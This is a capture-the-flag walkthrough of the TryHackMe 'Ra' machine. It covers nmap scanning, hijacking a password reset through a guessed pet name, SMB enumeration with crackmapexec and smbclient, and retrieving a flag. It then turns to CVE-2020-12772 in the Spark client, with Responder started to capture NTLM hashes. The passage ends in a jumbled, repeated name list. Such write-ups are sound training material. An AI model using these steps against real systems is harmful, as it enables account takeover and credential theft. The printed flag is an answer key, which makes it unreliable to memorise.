

Ra

Active Machine Information			
Title	IP Address	Expires	
Ra 1.1	10.10.61.63	57m 13s	? Add 1 hour Terminate
0%			

Doing a nmap scan.


nmap -sV -O 10.10.61.63

```
(root@kali) ~ /home/peru
# nmap -sV -O 10.10.61.63
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-23 01:54 IST
Nmap scan report for windcorp.thm (10.10.61.63)
Host is up (0.16s latency).
Not shown: 978 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
80/tcp    open  http           Microsoft IIS httpd 10.0
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-First-Site-Name)
443/tcp   open  ssl/http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
445/tcp   open  microsoft-ds?  Microsoft Windows RPC over HTTP 1.0
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?
2179/tcp   open  vmrpd?
3268/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-First-Site-Name)
3269/tcp   open  globalcatLDAPssl?
3389/tcp   open  ms-wbt-server  Microsoft Terminal Services
5222/tcp   open  jabber         Wildfire XMPP Client
5209/tcp   open  xmpp           Wildfire XMPP Client
7070/tcp   open  http           Jetty 9.4.18.v20190429
7443/tcp   open  ssl/http       Jetty 9.4.18.v20190429
7777/tcp   open  socks5         (No authentication; connection failed)
9090/tcp   open  zeus-admin?
9091/tcp   open  ssl/xmltec-xmlmail?
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====
NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)
=====
SF-Port5222-TCP-V=7.94XI=7XD=11/23Time=655E63B9KP=x86_64-pc-linux-gnuKr(R
```



Adding the domain name in /etc/hosts file.

```
(root@kali) ~ /home/peru
# nano /etc/hosts
GNU nano 7.2 /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
10.10.205.15 lazyadmin.thm
# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
10.10.11.219 pilgrimage.htb
10.10.61.63  windcorp.thm fire.windcorp.thm
```

In nmap scan also found port 80 open. So, opening the http service.




There finds a Reset password button. So, click to open that.



Just test it by random things. Then go back to main page and scroll down and try find some credentials.

Our employees in focus!



Emily Jensen

"Love it! Thanks for beleiving in me!"



Lily Levesque

"I love being able to bring my best friend to work with me!"



Kirk Uglas

"Every day is a treat!"

Opening the image of Lily Levesque in a new tab.







Image url = <http://fire.windcorp.thm/img/lilyleAndSparky.jpg>

Here in the url lilyle may be the username and Sparky may be the dog's name. Let's try this credential to reset the password.



And successfully change the password. Our credential is **lilyle:ChangeMe#1234**



In nmap scan we also find out that port 139 and 445 are open.



So, use that credentials to enumerate smb.

crackmapexec smb fire.windcorp.thm -u 'lilyle' -p 'ChangeMe#1234'

crackmapexec smb fire.windcorp.thm -u 'lilyle' -p 'ChangeMe#1234' --shares



```
(root@kali)-[/home/peru]
# smbclient -t 500 //10.10.61.63/Shared -U lilyle --password ChangeMe#1234
Try "help" to get a list of possible commands.
smb: \>
```

```
smb: \> ls
.
..
Flag 1.txt
spark_2_8_3.deb
spark_2_8_3.dmg
spark_2_8_3.exe
spark_2_8_3.tar.gz

15587583 blocks of size 4096, 10907417 blocks available
smb: \>
```

Flag1


```
smb: \> get "Flag 1.txt"
getting file \Flag 1.txt of size 45 as Flag 1.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
```



```
(root@kali)-[/home/peru]
# cat Flag\ 1.txt
THM{466d52dc75a277d6c3f6c6fcabc716d6b62420f48}
```

THM{466d52dc75a277d6c3f6c6fcabc716d6b62420f48}

It also includes a deb, dmg, exe, and tar.gz files for something called 'Spark 2.8.3'. I downloaded the *.deb but I couldn't get it to run. So I downloaded another version of 'Spark'.

```
(root@kali)-[/home/peru/Downloads]
# tar zxvf spark_3_0_2.tar.gz
Spark/
Spark/.install4j/
Spark/.install4j/MessagesDefault
Spark/.install4j/build.uuid
Spark/.install4j/i4j_extf_0_3wlfya.utf8
Spark/.install4j/i4j_extf_10_3wlfya.utf8
Spark/.install4j/i4j_extf_11_3wlfya.utf8
Spark/.install4j/i4j_extf_12_3wlfya.utf8
Spark/.install4j/i4j_extf_13_3wlfya.utf8
Spark/.install4j/i4j_extf_14_3wlfya.utf8
Spark/.install4j/i4j_extf_15_3wlfya.utf8
Spark/.install4j/i4j_extf_16_3wlfya.utf8
Spark/.install4j/i4j_extf_17_3wlfya.utf8
Spark/.install4j/i4j_extf_18_3wlfya_bndrky.png
Spark/.install4j/i4j_extf_19_3wlfya_y3ga2s.png
Spark/.install4j/i4j_extf_1_3wlfya.utf8
Spark/.install4j/i4j_extf_20_3wlfya_18gg8kx.png
Spark/.install4j/i4j_extf_20_3wlfya_18gg8kx@2x.png
Spark/.install4j/i4j_extf_20_3wlfya_18gg8kx@2x_dark.png
Spark/.install4j/i4j_extf_20_3wlfya_18gg8kx_dark.png
Spark/.install4j/i4j_extf_21_3wlfya_1mofcyi.png
Spark/.install4j/i4j_extf_2_3wlfya.utf8
Spark/.install4j/i4j_extf_3_3wlfya.utf8
```





After Googling “Spark Instant Messenger exploit” we’ll eventually come across **CVE-2020-12772**.

nvd.nist.gov/vuln/detail/CVE-2020-12772

an.org Latest News Help

VULNERABILITIES

CVE-2020-12772 Detail

Current Description


An issue was discovered in Ignite Realtime Spark 2.8.3 (and the ROAR plugin for it) on Windows. A chat message can include an IMG element with a SRC attribute referencing an external host's IP address. Upon access to this external host, the (NT)LM hashes of the user are sent with the HTTP request. This allows an attacker to collect these hashes, crack them, and potentially compromise the computer. (ROAR can be configured for automatic access. Also, access can occur if the user clicks.)

[+View Analysis Description](#)

Severity

CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:


NIST: NVD
Base Score: 8.8 HIGH
Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

When searching for an exploit for CVE-2020-12772, you eventually come across a Github page:

github.com/theart42/cves/blob/master/cve-2020-12772/CVE-2020-12772.md

an.org Latest News Help

master cves / cve-2020-12772 / CVE-2020-12772.md Go to file

theart42 Update CVE-2020-12772.md Latest commit 2e22627 on May 12 History


2 contributors

26 lines (17 sloc) 1.01 KB Raw Blame

CVE-2020-12772

Description


When @4nqr34z and myself, @theart42, were building a CTF box, we came across an interesting vulnerability in the Spark XMPP client and its ROAR module.



The screenshot shows the Ignite Realtime Spark 2.8.3 web interface. At the top is the 'ignite realtime' logo. Below it is a navigation bar with links: Home, Projects, Downloads, Community, Fans, Support, and About. Under 'Projects', 'SPARK' is selected, showing links for 'Sparkplug Kit', 'Documentation', and 'Issue Tracker'. The main content area shows a chat window with a message from 'heidi' that contains a vulnerable link. A 'PROJECT LEAD' section at the bottom right shows 'vacant' as the lead.



So now we know we can send something to someone, but to who? Well, on the webpage, there were XMPP links. Let's choose someone.

Our IT support-staff

-  Antonietta Vidal
-  Britney Palmer
-  Brittany Cruz
-  Carla Meyer
-  Buse Candan
-  Edeltraut Daub
-  Edward Lewis
-  Emile Lavoie
-  Emile Henry
-  Emily Anderson
-  Hemmo Boschma
-  Isabella Hughes
-  Isra Saur
-  Jackson Vasquez
-  Jaqueline Dittmer



Since it shows Buse Candan online, we will choose to target him.



Person search

Person search

The following fields are available for searching. Wildcard (*) characters are allowed as part of the query.

Search service: search.fire.windcorp.thm

Search form

Search Buse Candan

☒ Username

☒ Name

☒ Email

Search

Search results

JID	Username	Name	Email
buse@fire.windc...	buse	Buse Candan	

we need to get the NTLM hash from this user by exploiting the vulnerability found. In order to do this, we'll use Responder.

```
(root@kali)-[/home/peru]
# responder -I tun0

• Antonietta Vidal
• Britney Palmer
• Emily Ruiz
• Emily Ruiz
• Buse Candan
• Edeltraut Daub
• Emilie Lavole

